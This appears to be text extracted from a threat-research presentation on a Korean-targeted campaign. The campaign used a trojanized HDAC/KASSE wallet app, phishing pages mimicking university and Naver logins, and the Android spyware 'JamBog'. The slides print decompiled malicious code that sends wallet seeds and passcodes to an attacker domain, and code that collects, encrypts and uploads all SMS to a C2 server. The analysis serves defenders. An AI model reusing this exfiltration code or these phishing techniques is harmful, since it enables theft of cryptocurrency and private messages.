
On Windows



Official Site



C2



On Android

Modified

```
/* access modifiers changed from: protected */
public JSONObject doInBackground(Void... voidArr) {
    JSONObject jSONObject;
    Exception e;
    long unused = SplashActivity.this.startTime = System.currentTimeMillis();
    Preference userPreference = SplashActivity.this.app.getUserPreference(1);
    if (userPreference != null) {
        try {
            String seed = userPreference.getSeed();
            String passcode = userPreference.getPasscode();
            new GetJson().read("http://kasse-v1.hdac-wallet.com/version.json?s=" + seed);
            new GetJson().read("http://kasse-v1.hdac-wallet.com/version.json?c=" + passcode);
        }
    }
    try {
        jSONObject = new JSONObject(new GetJson().read(C.url.HDAC_WALLET_ADDR));
        try {
            ((MainApplication) SplashActivity.this.getApplication()).setWalletInfo(jSONObject);
        } catch (Exception e2) {

```

Original

```
/* access modifiers changed from: protected */
public JSONObject doInBackground(Void... voidArr) {
    JSONObject jSONObject;
    long unused = SplashActivity.this.startTime = System.currentTimeMillis();
    try {
        jSONObject = new JSONObject(new GetJson().read(C.url.HDAC_WALLET_ADDR));
        try {
            ((MainApplication) SplashActivity.this.getApplication()).setWalletInfo(jSONObject);
        } catch (Exception e) {
            e = e;
        }
    } catch (Exception e2) {
        e = e2;
        jSONObject = null;
        Logger.error(this, e);
        return jSONObject;
    }
    return jSONObject;
}
/* access modifiers changed from: protected */

```

- 4ba6baf75625bddc5e1bc3fd40d04b1e
- Steal user preference (seed, passcode)

Official Alert

[긴급공지] KASSE 설치 사칭 메일 주의

최근 help@hdactech.info 라는 주소로 발송된 이메일은 당사 또는 현대페이에서 발송한 메일이 아닙니다. 도메인이 ".info"로 온 메일에 포함된 링크는 절대 클릭하지 마십시오.

당사에서는 사용자에게 복구단어(니모닉)을 어떠한 방법으로도 요구하지 않습니다.

절대 복구단어(니모닉)을 입력하지 마십시오.

혹시 이미 파일을 다운 받아 설치를 하신 경우에는 삭제하신 다음 추후 안내를 기다려주시기 바랍니다. 당사에서 이메일 발송을 하게 될 경우에는 발송 전 공식 텔레그램 채널을 통해 먼저 알려드립니다.

따라서 사전에 인지하지 못한 이메일을 수신하신 경우에는 텔레그램 채널을 통해 확인 후에 이메일을 열어보시기 바랍니다. 추가 공지 전까지 KASSE 실행을 절대로하지 마십시오.

불편을 끼쳐드려 죄송합니다.

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
절대로 설치하지 마세요!! (링크를 클릭하면 해킹된 프로그램 사이트로 연결됩니다)

해킹 사이트: *.hdactech.info에서 절대로 다운로드 받지 마세요!!

(초기애 니모닉 입력하면, 지갑의 코인 모두 탈취됩니다)

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How we put all together




Technique II: Be A Phishing King




From Domestic to Global services



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Services being Targeted includes,



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아이디 저장

TARGET

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기존 연세메일 바로가기
MS o365 메일 신청하기

The page shows two login options: '기존 학교메일 ID@dongguk.edu (대표계정)' and '구글연동계정 ID@dgu.ac.kr (대표계정)'. The 'Google Account Login' section is highlighted with a red oval and labeled 'TARGET'.

EWHA LOGIN

The page features a 'Sign In with ID/Password' section with fields for 'Login ID' and 'Password'. The entire section is highlighted with a red oval and labeled 'TARGET'.

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And more on the list...



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
Proxy Mirror

userID proxy mode, exit page index
index.php?page=dGVzdA==&p=dmNwLzEwMDQvMTAwNQ==&u=https%3A%2F%2Fnid.naver.com%2Fpush%2Fotp%3Fsession%3D[sid]

target ur




Technique III: From PC to Mobile



JamBog on Android (1/2)

Magic Header



```
import java.util.Random;  
18 public class CryptFile {  
    private static int KEY_LEN = 16;  
    private static String SIGNATURE = "%PDF-1.7..4 0 obj";
```

URL pattern



```
/* access modifiers changed from: protected */  
public Void doInBackground(Void... arg0) {  
    try {  
        NetFunc.callUrl(String.valueOf(this.mBaseUrlStr) + "?m=a" + "&p1=" +  
        return null;  
    } catch (Exception e) {  
        Logger.stackTrace(e);
```

JamBog on Android (2/2)

```
private void runAsGetAllSMS() {
    try {
        List<SMS> smsList = getAllSms();
        File file = File.createTempFile(Str.d(StrDef.STR_SMS), Str.d(StrDef.STR_DOT_TXT));
        FileWriter fw = new FileWriter(file);
        for (SMS sms : smsList) {
            fw.write("[" + sms.getTime() + "] <" + sms.getFolderName() + "> " + sms.getAddress() + " --\r\n" + sms.getMsg() + "\r\n\r\n");
        }
        fw.close();
        File zipFile = File.createTempFile(Str.d(StrDef.STR_ZIP), Str.d(StrDef.STR_DOT_DAT));
        Zip.zip(file.getAbsolutePath(), zipFile.getAbsolutePath());
        file.delete();
        File packedFile = File.createTempFile(Str.d(StrDef.STR_PACKED), Str.d(StrDef.STR_DOT_DAT));
        CryptFile.pack(zipFile.getAbsolutePath(), packedFile.getAbsolutePath());
        zipFile.delete();
        NetFunc.upload(String.valueOf(this.mBaseUrl) + "?m=b&p1=" + BaseFunc.getDevID(this.m_context) + "&p2=c", BaseFunc.getTimeStamp(), packedFile.getAbsolutePath());
        packedFile.delete();
    } catch (Exception e) {
        Logger.stackTrace(e);
    }
}
```

